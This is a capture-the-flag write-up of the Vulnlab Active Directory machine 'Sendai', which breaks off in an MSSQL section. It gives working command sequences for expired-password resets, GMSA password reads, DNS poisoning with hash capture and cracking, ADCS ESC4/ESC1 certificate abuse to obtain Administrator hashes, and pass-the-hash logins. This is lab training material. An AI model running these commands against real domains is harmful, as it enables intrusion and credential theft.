
Sendai - Vulnlab
Sendai is an AD machine that focuses on a large quantity of different AD topics. There are a couple ways to exploit different parts of the attack path - to which I’ll go over two methods that I was able to perform for both foothold and privilege escalation. I’m guessing that we’ll see many similar tactics to the AD boxes that I’ve completed before.
Enumeration
Let’s first start out with our NMAP scan of the machine.
└─$ sudo nmap 10.10.98.227 |
We see a couple ports open such as SMB and LDAP, along with an HTTP server running on port 80.
The HTTP server seems to be a bare IIS website, meaning there isn’t a direct service that we can exploit at this moment.

I ran a gobuster scan against the web service for about a minute to see if there were any directories we could find, though came back with no results that we can access right now.
└─$ gobuster dir -u http://10.10.98.227 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt |
A /service directory does come back valid, though it does not seem that we currently have access to the page (403 Access Denied). I’ve seen directories like this in my time doing Lustrous, which involved using Kerberos authentication to access websites that we previously did not have access to. Since there seems to be no other way to authenticate with user input, I’ll make the guess that this will be part of the attack path later down the line.
Resetting Expired Passwords
Let’s take a look at SMB to see if there are any shares that we can access.
└─$ smbclient -L 10.10.98.227 -N |
We seem to have access to a few shares, and the SMB login allows null authentication.
If you do some enumeration into these shares, you’ll notice that we only have access to sendai and Users. The Users share just contains the directories of the Default and Public directories, meaning this specific share is only hosting those User folders within C:\Users on the remote computer. The sendai share however contains a multitude of folders, specifically containing an interesting file at its root folder.
smb: \> ls |

It seems as though there is a notice about poor password management/usage within the environment, specifically from the domain users. Aside from this, the note also tells us that all users that have had their passwords reset have been expired as of where we are now.
Given that a few users may have their passwords reset, we can test whether or not any of them have a null password (indicating a user with an expired password). However - we’ll need a user list in order to do so. Luckily enough - since we have null authentication to SMB, we can essentially enumerate all of the domain users using a tool such as lookupsid. This will brute force all of the domain SIDs of all objects within the domain that have a max RID value below 4000(we can increase this RID value, though its not needed for this machine).
impacket-lookupsid sendai.vl/'temp'@10.10.98.227 -no-pass -domain-sids | cut -d '\' -f 2 | awk 'NR >= 31 {print $1}' > full_ul.txt |
I’ve done the needful and converted all of the domain users into a wordlist. Let’s now test for any users that have an expired password.
└─$ crackmapexec smb 10.10.98.227 -u full_ul.txt -p '' --continue-on-success |
You’ll receive a few false positives from users such as admsvc or staff, and this is due to the fact that these aren’t legitimate domain users. Since they aren’t domain users, SMB falls back on its null authentication for these usernames - meaning they would work regardless.
As noted from the code snippet above, it seems as though Elliot.Yates and Thomas.Powell both have their passwords reset.
We can reset these passwords using Impacket’s built-in smbpasswd tool, which will reset the passwords of the users we give it.
└─$ impacket-smbpasswd sendai.vl/'Elliot.Yates'@10.10.98.227 -newpass 'Password123@' |
We can then test the users authentication to LDAP using crackmapexec.
└─$ crackmapexec ldap 10.10.98.227 -u 'Elliot.Yates' -p 'Password123@' |
Now that we have a valid user in LDAP, let’s dump the domain using Bloodhound along with its Python ingestor.
└─$ bloodhound-python -d 'sendai.vl' -u 'Elliot.Yates' -p 'Password123@' -c all -ns 10.10.98.227 --zip |
MGTSVC Method #1 - LDAP
At this point, there are two methods that you can use to get user. The intended path is to go through LDAP in order to escalate privileges, however there is also a web-focused path that I will cover after the intended.
If you take a look over at Bloodhound, you’ll notice that our user Elliot.Yates has an interesting outbound object control.

It seems that we are apart of the Support domain group. Due to us being within the Support domain group, we are automatically given the right to have GenericAll over the admsvc domain group. I’ve had this privilege before, however it’s mainly been on either domain user or domain computers. The difference here is that this privilege is against a group - though it can also allow us to add our current user to that group.
We can do so by using the default RPC package that comes built-in with Kali. This tool, net rpc, can allow us to modify the domain group and add ourselves to it.
└─$ net rpc group addmem "admsvc" "Elliot.Yates" -U sendai.vl/"Elliot.Yates"%"Password123@" -S dc.sendai.vl |
We can then verify that the change has been made with the same tool.
└─$ net rpc group members "admsvc" -U "sendai.vl"/"Elliot.Yates"%"Password123@" -S dc.sendai.vl |
As you can see, we were added to the group successfully. Looking into these group members domain privileges, we can see that users within this group has a specific outbound object control as well.

Users within the admsvc group have the ReadGMSAPassword over the MGTSVC$ account. This privilege allows us to view the Group-Managed Service Account (GMSA) password of the support account, which will return to us the NT hash of the account.
Crackmapexec has a handle for this, so we can easily do it with Elliot.Yates credentials.
└─$ crackmapexec ldap 10.10.98.227 -u 'Elliot.Yates' -p 'Password123@' --gmsa |
I verified that the MGTSVC$ account has WinRM access through Bloodhound, as you can see that it is a part of the Remote Management Users group.
└─$ evil-winrm --ip 10.10.98.227 -u 'mgtsvc$' -H '52ece[...snip...]4c1a20' |
This means we have successfully completed the first half of the machine. The first user flag is within C:\.
MGTSVC Method #2 - WebSVC
This second method I discovered, credit goes out to Yeeb for this specific attack path.
If we run a gobuster scan against the HTTP service, you’ll notice that an interesting endpoint that we can’t see on the main HTTP page of the domain.
└─$ gobuster vhost --url https://sendai.vl -t 50 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -k --exclude-length 334 |
Browsing to this subdomain (after editing it into our /etc/hosts file) will lead us to the DownDetector.

This website seems to be an internal website scan, which will verify if a subdomain within the environment is experiencing issues. It seems as though this requires no authentication, however its usability can be severe.
It allows us to prompt a subdomain to check, meaning this website will probably submit an LDAP request to the subdomain that we specify. What’s great is that we actually have the ability to create a fake subdomain due to Elliot.Yates Machine Account Quota (MAQ). This let’s us create a computer account, to which we can use to create an LDAP record of a fake subdomain that points back to our attacker machine. If there is a service account associated with this web service, we can capture their NetNTLMv2 hash using responder.
└─$ crackmapexec ldap 10.10.98.227 -u 'Elliot.Yates' -p 'Password123@' -M maq |
It isn’t necessarily needed for us to create a computer account for this attack, as all we need to do is create the fake LDAP record. It is odd though how we have a MAQ of 10, and given that this is what I’m used to doing - I decided to set up a domain computer account anyways.
Let’s first start with creating the domain computer.
└─$ impacket-addcomputer -dc-ip 10.10.98.227 -computer-name daz -computer-pass 'Password123@' sendai.vl/Elliot.Yates:'Password123@' |
We can then use dnstool.py in the KrbRelayX library to create the fake LDAP record, using our new computer account credentials.
└─$ python3 krbrelayx/dnstool.py -u 'sendai.vl\daz$' -p 'Password123@' -r daz.sendai.vl -d 10.8.0.173 --action add dc.sendai.vl -dns-ip 10.10.98.227 |
You’ll need to wait a few minutes for the LDAP record to update into the environment, it took around 5 minutes for me. We’ll boot up responder to wait for incoming LDAP requests to our attacker machine.
└─$ sudo responder -I tun0 |
After we’ve waited long enough, we should be able to submit a request to our controlled subdomain into DownDetector. You may receive an error, however if we look back at responder you’ll see that an NTLM hash was captured.
[+] Listening for events... |
We can crack this hash using hashcat, to which we’ll be using a hash identifier value of 5600.
└─$ hashcat -a 0 -m 5600 websvc.txt /usr/share/wordlists/rockyou.txt |
As you can see, we were successfully able to crack the hash for websvc. Looking back at Bloodhound, we can see that this user is within the admsvc group along with the Elliot.Yates user that we added to in Method #1.

This means we can also use crackmapexec along with websvc creds to read the GMSA password and get the NT hash for mgtsvc$.
└─$ crackmapexec ldap 10.10.98.227 -u 'websvc' -p '(WEBSVC PASSWORD)' --gmsa |
We can then use the mgtsvc$ NT hash to authenticate to WinRM using PTH.
└─$ evil-winrm --ip 10.10.98.227 -u 'mgtsvc$' -H '52ece[...snip...]4c1a20' |
PrivEsc Method #1 - PrivEscCheck
If you may have noticed before, ADCS is running on the machine. This can be assumed due to the ca-operators domain group within the environment, and also due to the fact that port 9389 is running (this isn’t conclusive, but generally I’ve seen this port open with machines running ADCS).
The only issue is that we do not currently possess the capabilities to retrieve vulnerable ADCS templates, as we do not control a user account within the ca-operators group.

We’ll need to take control of either Anthony.Smith or Clifford.Davey in order to exploit ADCS. If you scan for vulnerable ADCS templates using any of the domain accounts we have access to, you won’t find any vulnerable templates (at least to what I could see).
Given that we have access to the filesystem at this point, my assumption is that we’ll need to do a bit of credential hunting.
My normal attack methodology would be to look through odd files or potentially cached DPAPI credentials with tools like Seatbelt, however I discovered an odd service that was running on the machine when I ran a scan with ps.
sliver (sendai) > ps |
This executable doesn’t seem to be ran naturally, at least in the AD environments that I’ve tested in the past. We can receive if any usernames or passwords were passed into this executable in memory (during the time of its execution) by using tools such as PrivEscCheck.
*Evil-WinRM* PS C:\temp> Import-Module .\PrivescCheck.ps1 |
As you can see, the helpdesk.exe had the credentials for Clifford.Davey passed into them at runtime.
PrivEsc Method #1 (cont.) - ADCS
We should now have the password for this user, meaning we can properly exploit ADCS. We’ll use certipy-ad for this, though you could also exploit this locally on the machine using Certify alongside Rubeus. The only issue with the Windows solution is that you would need to drop Certify to the filesystem which can take a bit longer.
Since we have access to the domain users credentials, we’ll just use certipy-ad, which should be built-in to Kali (in case you don’t have it, check here). We’ll start by enumerating the ADCS templates.
└─$ certipy-ad find -vulnerable -dc-ip 10.10.98.227 -u 'clifford.davey'@sendai.vl -p '(CLIFFORD.DAVEY PASSWORD)' |
If you’ll notice, this should save two text files (alongside Bloodhound data) to our local system. Looking into this file gives us the indication of a potential exploit.
Certificate Templates |
ESC4 is a vulnerability that gives us the potential to alter a template and create an exploitable misconfiguration on a section of the template. As proclaimed in the HackTricks article that I posted above, we are able to modify the template’s following permissions:
- Owner: Grants implicit control over the object, allowing for the modification of any attributes.
- FullControl: Enables complete authority over the object, including the capability to alter any attributes.
- WriteOwner: Permits the alteration of the object’s owner to a principal under the attacker’s control.
- WriteDacl: Allows for the adjustment of access controls, potentially granting an attacker FullControl.
- WriteProperty: Authorizes the editing of any object properties.
To keep things at a low-level, we can essentially modify the ESC4 template to become vulnerable to ESC1. We can then exploit the ESC1 vulnerability and gain a service ticket as the Administrator user.
We’ll first start by converting said template to be vulnerable to ESC4.
└─$ certipy-ad template -username 'clifford.davey'@sendai.vl -password '(CLIFFORD.DAVEY PASSWORD)' -template SendaiComputer -save-old |
Now that the template is vulnerable to ESC1, we can request for a keyfile for the Administrator user.
└─$ certipy-ad req -username 'clifford.davey'@sendai.vl -password '(CLIFFORD.DAVEY PASSWORD)' -template SendaiComputer -ca sendai-DC-CA -target dc.sendai.vl -upn administrator@sendai.vl |
certipy-ad will generate a keyfile for us that we can use to obtain a service ticket for this user. We’ll use the auth tool for this.
└─$ certipy-ad auth -pfx administrator.pfx -username 'Administrator' -domain 'sendai.vl' -dc-ip 10.10.98.227 |
Now that we have the NT hash for the Administrator user, we can simply use PTH with evil-winrm to authenticate to the machine.
└─$ evil-winrm --ip 10.10.98.227 -u 'Administrator' -H 'cfb106[...snip...]be8d087a' |
Given that we have read the root flag, we have now successfully compromised the machine using this method!
PrivEsc Method #2 - MSSQL
I was also able to discover another method for privilege escalation on the machine, this attack being through MSSQL. If you’ll notice in the Users directory, there seems to be another user on the machine.
*Evil-WinRM* PS C:\users> ls |
There seems to be a sqlsvc account, hinting that there may be an MSSQL service running on this machine. Let’s do a netstat scan to see if our theory is correct.
*Evil-WinRM* PS C:\users> netstat -a |
As you can see, an MSSQL service is indeed running on the machine.
What’s interesting as well is that, during my initial enumeration of the filesystem, I found an interesting file that might hint towards an attack on MSSQL.
*Evil-WinRM* PS C:\config> ls |
We seem to have found a configuration file underneath C:\config, which is also hosted as an SMB share - although you won’t have access to this share until you get access to mgtsvc$.
Now that we have a password for sqlsvc, what exactly can we do with this? At this point it would make sense to authenticate to their account using WinRM, however they are not a part of the Remote Management Operators. You will notice that they do have an SPN to MSSQL within Bloodhound.
